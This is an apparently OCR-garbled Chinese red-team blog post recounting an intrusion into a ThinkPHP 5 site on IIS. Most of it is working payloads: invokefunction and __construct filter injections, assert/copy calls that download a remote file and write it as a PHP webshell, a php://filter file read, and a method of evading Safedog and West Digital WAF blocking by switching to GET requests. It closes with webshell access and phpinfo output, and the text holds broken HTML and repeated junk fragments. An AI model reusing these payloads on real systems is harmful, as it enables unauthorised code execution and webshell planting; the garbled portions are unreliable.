记一次简单的 Thinkphp5 绕过姿势 | call redteam

遇到一个 tp5 的站 批量检测一下 poc 直接一把梭

始 编辑	帮助				
地址:	h ligg/y nguy na garay		批量检测		
漏洞:	thinkphp 5.0.23 命令执行	•	检测漏洞		
命令:	whoami	•	执行命令	清除记录	
	地址: 漏洞: 命令:	地址: Ithinkphp 5.0.23 命令执行	地址: HIP 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	地址:	地址:


存在 invokefunction 命令执行, 我们执行一下命令试试 直接 iis 进程报错, 一脸懵比, 版本也判断不了

```
执行命令
                                                                                                                                   清除记录
           命令:
                           whoami
}#details-right th{width:20%;}
table tr.alt td,table tr.alt th{}
.highlight-code{color:#CC0000;font-weight:bold;font-style:italic;}
.clear{clear:both:}
.preferred{padding:0 5px 2px 5px;font-weight:normal;background:#006633;color:#FFF;font-size:.8em;}
</style>
</head>
<body>
<div id="content">
<div class="content-container">
 <h3>HTTP 错误 500.0 - Internal Server Error</h3>
 <h4>D:\SOFT PHP PACKAGE\php5.6\php-cqi.exe - FastCGI 讲程意外退出</h4>
</div>
<div class="content-container">
<fieldset><h4>最可能的原因:</h4>
  IIS 收到了请求;但在处理请求过程中出现内部错误。此错误的根本原因取决于处理该请求的是哪一个模块以及出现此错误时工作进程中出现了何种情况。
无法访问网站或应用程序的 web.config 文件。如果 NTFS 权限设置不正确,便会出现这种情况。   */li>  */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li> */li>
有使用此 DLL 的权限。

</fieldset>
</div>
<div class="content-container">
<fieldset><h4>可尝试的操作:</h4>
  确保 web.config 文件的 NTFS 权限正确,并允许访问 Web 服务器的计算机帐户。  
                                                                                                                                                                                                                  4li>确认 DI
                    如果请求被映射到托管处理程序,则安装.NET可扩展功能。 创建跟踪规则以跟踪此 HTTP 状态代码的失败的请求。有关为失败的请求创建跟踪
详细信息,请单击<a href="http://go.microsoft.com/fwlink/?LinkID=66439">此处</a>。
</fieldset>
</div>
<div class="content-container">
<fieldset><h4>详细错误信息:</h4>
 -divid-"dotails laft">
```

index.php?s=index/\think\app/invokefunction&function=phpinfo&vars[0]=100

_method=__construct&method=get&filter[]=call_user_func&get[]=phpinfo



可以正常输出 phpinfo 尝试执行命令 左 → C ↑ ▲ 不安生 ••• "s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami

HTTP 错误 500.0 - Internal Server Error

D:\SOFT_PHP_PACKAGE\php5.6\php-cgi.exe - FastCGI 进程意外退出

最可能的原因:

- IIS 收到了请求; 但在处理请求过程中出现内部错误。此错误的根本原因取决于处理该请求的是哪一个模块以及出现此错误时工作进程中出现了何种情况。
- IIS 无法访问网站或应用程序的 web.config 文件。如果 NTFS 权限设置不正确,便会出现这种情况。
- IIS 无法处理网站或应用程序的配置。
- 已经过身份验证的用户没有使用此 DLL 的权限。
- 该请求将被映射到托管处理程序, 但不会安装 .NET 可扩展功能。

可尝试的操作:

- 确保 web.config 文件的 NTFS 权限正确,并允许访问 Web 服务器的计算机帐户。
- 检查事件日志中是否记录了任何附加信息。
- 确认 DLL 的权限。
- 如果请求被映射到托管处理程序,则安装 .NET 可扩展功能。
- 创建跟踪规则以跟踪此 HTTP 状态代码的失败的请求。有关为失败的请求创建跟踪规则的详细信息,请单击此处。

还是提示进程报错

应该是调用 call_user_func_array 出了问题

尝试 POST 提交的方式

_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=whoami

_method=__construct&filter[]=system&server[REQUEST_METHOD]=whoami

s=whoami&_method=__construct&method&filter[]=system

_method=__construct&filter=assert&method=get&
server[REQUEST_METHOD]=print_r(file_put_contents(%27info.php%27,file_get_contents(%27http://www.baidu.com/xx.txt%27)))

?s=captcha&aaaa=copy("http://xx.com/test.txt","test.php")
_method=__construct&filter=assert&method=get&server[REQUEST_METHOD]=aaaa

?s=captcha&r=base64

_method=__construct&filter[]=strrev&filter[]=think__include_file&method=get&server[]=1&get[]=tsetkk_sses/pmt/=e cruoser/edoced-46esab.trevnoc=daer/retlif//:php



检测到疑似攻击行为,访问已被云网盾拦截!

标识:

一首首列加:2.000 12 49 00.89.34

系统检查到您的访问存在疑似攻击的行为,已经自动列入禁止名单

- 1.系统检测到您的访问行为疑似攻击,访问已被云网盾拦截
- 2.系统已记录您所有访问日志,请自觉维护网络安全
- 3.若是系统误判,请提交工单申请解封(需附上标识)
- 4.网络安全为人民,网络安全靠人民

全被安全狗和西部数码的 waf 拦截,看来提交 post 肯定会被拦,只能从 get 方式绕过

 $?s=index/\think\app/invokefunction\&function=call_user_func_array\&vars[0]=phpinfo\&vars[1][]=1$

function 直接调用了 call_user_func_array 函数 尝试替换 call_user_func_array 为 system



system 被禁用

尝试使用 print_r 显示正常输出,看来有戏



直接使用 assert 尝试调用 copy 下载

system exec 都需要三个 vars 参数,调用 assert 只需要两个 vars 参数即可,具体看报错信息,缺少参数会提示: 方法参数错误: return_value

?s=index/\think\app/invokefunction&

function=assert&vars[0]=copy(%27http://127.0.0.1/xxx.txt%27,%27xxxx.php%27)



提示变量类型错误,不用管,文件已经下载到本地,开心到连 shell 就可以啦



基本信息 命令执行 虚拟终端 文件管理 内网穿透 反弹shell 数据库管理 自定义代码 平行空间 扩展功能 备忘录 更新信息

PHP Version 5.6.17



System	Windows NT EBS-56112 6.2 build 9200 (Windows Server 2012 Datacenter Edition) i586			
Build Date	Jan 6 2016 13:20:07			
Compiler	MSVC11 (Visual C++ 2012)			
Architecture	x86			
Configure Command	cscript /nologo configure.js "enable-snapshot-build" "enable-debug-pack" "disable-zts" "disable-isapi" " disable-nsapi" "without-mssql" "without-pdo-mssql" "without-pi3web" "with-pdo-oci=c:\php- sdk\oracle\x86\instantclient_12_1\sdk,shared" "with-oci8-12c=c:\php- sdk\oracle\x86\instantclient_12_1\sdk,shared" "with-enchant=shared" "enable-object-out-dir=/obj/" "enable- com-dotnet=shared" "with-mcrypt=static" "without-analyzer" "with-pgo"			
Server API	CGI/FastCGI			
Virtual Directory Support	disabled			
Configuration File (php.ini) Path	C:\Windows			
Loaded Configuration File	D:\SOFT_PHP_PACKAGE\php5.6\php.ini			
Scan this dir for additional .ini files	(none)			
Additional .ini files parsed	(none)			
PHP API	20131106			
PHP Extension	20131226			
Zend Extension	220131226			
Zend Extension Build	API220131226,NTS,VC11			
PHP Extension Build	API20131226,NTS,VC11			
Debug Build	no			
Thread Safety	disabled			
Zend Signal Handling	disabled			

知识点:禁用函数、禁用请求的情况下,尝试多个函数,随机应变,没有拿不下的 tp5